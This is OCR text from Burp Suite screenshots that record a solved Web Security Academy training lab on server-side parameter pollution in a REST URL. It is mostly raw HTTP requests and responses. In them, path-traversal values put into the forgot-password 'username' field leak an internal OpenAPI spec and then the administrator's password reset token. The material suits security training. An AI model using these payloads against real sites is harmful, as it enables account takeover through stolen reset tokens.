

Send
Cancel
Target: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Cookie: session=k7QGRcHBvT2YrGYkpoWxP4KyDAGqPlJw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net/forgot-password
Content-Type: x-www-form-urlencoded
Content-Length: 78
Origin: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
csrf=rLX0DI3iFb9tBPqORdDnNzrWhKOJ8rkX&username=administrator../../../../../../
Response
Pretty Raw Hex Render
HTTP/2 500 Internal Server Error
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 250
{
"error":
"Unexpected response from API server:\n<html>\n<head>\n <meta charset=\"UTF-8\">\n <title>Not Found<\/title>\n<\/head>\n<body>\n <h1>Not found<\/h1>\n <p>The URL that you requested was not found.<\/p>\n<\/body>\n<\/html>\n"
}
Search
0 highlights
Done
383 bytes | 842 mi
Event log (2)
All issues (244)
Memory: 222.7MB


Send
Cancel
Target: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Cookie: session=k7QGRcHBvT2YrGYkpoWxP4KyDAGqPlJw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net/forgot-password
Content-Type: x-www-form-urlencoded
Content-Length: 91
Origin: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
csrf=rLX0DI3iFb9tBPqORdDnNzrWhKOJ8rkX&username=administrator../../../../../../openapi.json#
Response
Pretty Raw Hex Render
HTTP/2 500 Internal Server Error
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 629
{
"error":
"Unexpected response from API server:\n{\n \"openapi\": \"3.0.0\",\n \"info\": {\n \"title\": \"User API\",\n \"version\": \"2.0.0\"\n },\n \"paths\": {\n \"/api/internal/v1/users/{username}/field/{field}\": {\n \"get\": {\n \"tags\": [\n \"users\"\n],\n \"summary\": \"Find user by username\",\n \"description\": \"API Version 1\",\n \"parameters\": [\n {\n \"name\": \"username\",\n \"in\": \"path\",\n \"description\": \"Username\",\n \"required\": true,\n \"schema\": {\n ..."
}
Search
0 highlights
Done
762 bytes | 160 millis
Event log (2)
All issues (244)
Memory: 227.1MB


Burp Project Intruder Repeater View Help Turbo Intruder
Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net
Request
Pretty Raw Hex
Cookie: session=k7QGRcHBvT2YrGYkpoWxP4KyDAGqPlJw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net/forgot-password
Content-Type: x-www-form-urlencoded
Content-Length: 101
Origin: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
csrf=rLX0DI3iFb9tBPqORdDnNzrWhKOJ8rkX&username=../../v1/users/administrator/field/passwordResetToken#
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 82
{
"type":"passwordResetToken",
"result":"jebuetnz257skviqrcyrle7o4l0xzyaw"
}
Search
0 highlights
Done
195 bytes | 16


00d3a51008b0077.web-security-academy.net/forgot-password?passwordResetToken=jebuetnz257skviqrcyrle7o4l0xzyaw
Exploiting server-side parameter pollution in a REST URL — 0a94007803d998f5800d3a51008b0077.web-security-academy.net/forgot-pa
Exploiting server-side parameter pollution in a REST URL
Back to lab description

solved


Dashboard
Target
Proxy
Repeater
Intruder
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Send
Cancel
Target: https://0a94007803d998f5800d3a51008b0077.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
GET /static/js/forgotPassword.js HTTP/2
Host: 0a94007803d998f5800d3a51008b0077.web-security-academy.net
Cookie: session=k7QGRcHBvT2YrGYkpoWxP4KyDAGqPlJw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers
Search
0 highlights
Response
Pretty
Raw
Hex
Render
}
}
const displayMsg = (e) => {
e.preventDefault();
validateInputsAndCreateMsg(e);
};
forgotPwdReady(() => {
const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const resetToken = urlParams.get('reset-token');
if (resetToken)
{
window.location.href = `/forgot-password?passwordResetToken=${resetToken}`;
}
else
{
const forgotPasswordBtn = document.getElementById("forgot-password-btn");
forgotPasswordBtn.addEventListener("click", displayMsg);
token
5 matches
token